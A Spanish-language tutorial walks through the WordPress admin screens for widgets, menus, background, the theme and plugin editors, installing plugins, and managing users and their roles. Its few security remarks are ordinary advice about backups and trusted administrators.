Por defecto, WordPress ofrece widgets para categorías, archivos, enlaces, comentarios recientes, publicaciones recientes y un widget de texto o HTML, entre otros. Al arrastrar un widget a su barra lateral, pie de página o encabezado, se activará el widget y se mostrará la información de ese widget en esa área de su sitio. Arrastrar el widget nuevamente al área de Widget inactivo deshabilitará el widget. Muchos complementos también vienen con widgets que facilitan la visualización de información diferente en múltiples ubicaciones en su blog. La pantalla de widgets muestra un panel para widgets disponibles, widgets inactivos, barra lateral y otras áreas, según su tema, como encabezado y pie de página.




Gestionar Widgets en WordPress

Menús

Dependiendo del tema que haya elegido, puede crear uno o más menús que aparecerán horizontalmente en su encabezado.


Los menús permiten navegar al contenido que sus lectores desean leer. El sistema de menús de WordPress es muy fácil de usar y altamente flexible. Puede agregar páginas, publicaciones, enlaces personalizados, categorías y etiquetas a su menú fácilmente. Se pueden crear y agregar múltiples menús a diferentes áreas de su sitio, incluso antes y después de su encabezado y en todas sus áreas de widgets.

La pantalla de menú le permite arrastrar sus pestañas de menú a diferentes posiciones en el menú, así como crear submenús utilizando el mismo método.



Fondo

Usted puede personalizar la imagen de fondo de su sitio web a través de esta opción del Menú de Apariencias. Puede seleccionar una imagen de la biblioteca de medios o subir un archivo que haya descargado en su ordenador.



Personalizar Fondo del Sitio o Blog

Editor de Temas
WordPress le permite editar todos sus Temas usando el enlace Editor que se encuentra en el menú de Apariencia. Esta pantalla muestra todas sus plantillas de temas, así como hojas de estilo y archivos de estilo. El editor es para usuarios avanzados e implica el conocimiento del código, es decir, que deberá tener una comprensión decente del código PHP y CSS si desea modificar el estilo y las funciones de su sitio directamente en los archivos principales.

Debido a que los visitantes podrán ver inmediatamente cualquier cambio que guarde en el código de su tema, por lo general, es más seguro editar copias de sus archivos sin conexión, probar y cargar sus cambios cuando se verifican. Se recomienda crear siempre una copia de seguridad de los archivos y bases de datos de su sitio antes de editar el código PHP y el código CSS o puede experimentar una pérdida temporal de su sitio si comete un error. Así en caso de que ocurra un problema podrá cargar una versión anterior del código para solucionarlo.

Al seleccionar por primera vez el enlace Editor de Temas aparecerá en pantalla un mensaje de Aviso como el que se muestra a continuación:

¡Aviso!


Parece que estás editando tu tema directamente desde el escritorio de WordPress. ¡Te recomendamos que no lo hagas! Editar tu tema directamente puede romper tu sitio y tus cambios podrían perderse en futuras actualizaciones.

Si necesitas retocar algo más que el CSS de tu tema, quizá quieras intentar crear un tema hijo.

Si aún así decides seguir adelante con la edición directa, utiliza un gestor de archivos para crear una copia con un nombre nuevo y guarda el original. De esta forma podrás volver a activar una versión funcional si algo falla.

Volver Entendido

Luego podrá ver la pantalla donde podrá gestionar la edición de temas si así lo requiere.



Editar temas en WordPress

Plugins


Los plugins o complementos son paquetes de código que afectan la forma en que se ve o se siente su blog. Pueden agregar nuevas funcionalidades a su blog, ampliar las capacidades de su tema y personalizar su blog en su totalidad o en parte. Si bien la mayoría de los complementos son gratuitos, hay muchos que se ofrecen por una tarifa basada en su funcionalidad única.

WordPress ofrece más de 14,000 complementos gratuitos disponibles para su descarga e instalación inmediatas.

Plugins instalados

Esta pantalla muestra todos sus plugins, independientemente de si están activos o no. También puede realizar una búsqueda de los plugins instalados.


Las acciones en lote incluyen: activar, desactivar, actualizar y eliminar cualquier cantidad de complementos al mismo tiempo. También puede visitar el blog de autores y el sitio web de plugins utilizando los enlaces de esta pantalla.



Pantalla Plugins de WordPress

Añadir nuevo

Para añadir un nuevo plugin seleccione la opción **Añadir nuevo** del menú Plugins.




Añadir Plugins

En la imagen anterior puede ver que se listan los plugins o complementos por categorías comenzando por los destacados. También podrá ver si lo desea los complementos populares, recomendados o favoritos. Además puede hacer búsquedas colocando una palabra clave, el autor o etiqueta para mejores resultados.

Editor de plugins


Esta opción no es comúnmente usada, sin embargo, puede editar el código de cualquier complemento o plugin accediendo al código fuente usando el editor de plugins.

Al hacer clic en esta opción del menú por primera vez verá un mensaje de aviso como el que se muestra a continuación.



Mensaje de Aviso Editor de Plugins

Luego verá la pantalla donde podrá gestionar la edición de plugins si así lo desea.



Pantalla Editar plugins

Usuarios

Esta sección le permite agregar nuevos usuarios a su blog de WordPress, personalizar su propio perfil de usuario y editar los usuarios que ha agregado a su blog de WordPress. El menú de Usuarios incluye las siguientes opciones:

Todos los usuarios


En esta pantalla podrá el listado de usuarios creados, su nombre, correo electrónico, perfil y cantidad de entradas que ha hecho en el sitio web.

Puede asignar a cada usuario los siguientes roles:

- Suscriptor: sólo puede leer y comentar publicaciones o páginas.
- Colaborador: escribe y edita publicaciones propias, pero no puede publicar sin consentimiento.
- Autor: publica y edita artículos, publicaciones y sube archivos multimedia.
- Editor: puede acceder y editar todas las publicaciones, páginas, comentarios, categorías, etiquetas y enlaces.
- Administrador: capaz de realizar todas las acciones en el blog. Esto debe reservarse para usted como propietario del sitio y sólo para aquellos en quienes confía mucho

con su blog, ya que tienen el poder de hacer cualquier cosa, incluido el bloqueo de su propio sitio.

Esta opción de cambiar el perfil del usuario la puede realizar en lotes además del borrado de usuarios.



Pantalla Usuarios en WordPress


Añadir nuevo

Para agregar un nuevo usuario haga clic en el enlace **Añadir nuevo** del menú Usuarios. Allí deberá llenar los siguientes campos:

- Nombre de usuario (requerido).
- Correo electrónico (requerido).
- Nombre.
- Apellidos.
- Sitio web.
- Contraseña (dos veces, requerida).

También puede enviar una contraseña al nuevo usuario a su dirección de correo electrónico y asignarle un perfil.

Luego presione el botón **Añadir nuevo usuario**, tal como se muestra a continuación.




Añadir Usuario

Tu perfil

Agregar información personal a su perfil de autor es una excelente manera de personalizar las publicaciones de su blog. La pantalla Perfil le permite elegir entre una amplia gama de opciones personales, así como agregar información de nombre y contacto, incluida una breve información biográfica sobre usted.

La pantalla de perfil también es donde puede cambiar su contraseña de inicio de sesión, que debe hacer después de haber instalado WordPress y también cambiar si es necesario en cualquier momento.



Pantalla Tu Perfil de Usuarios

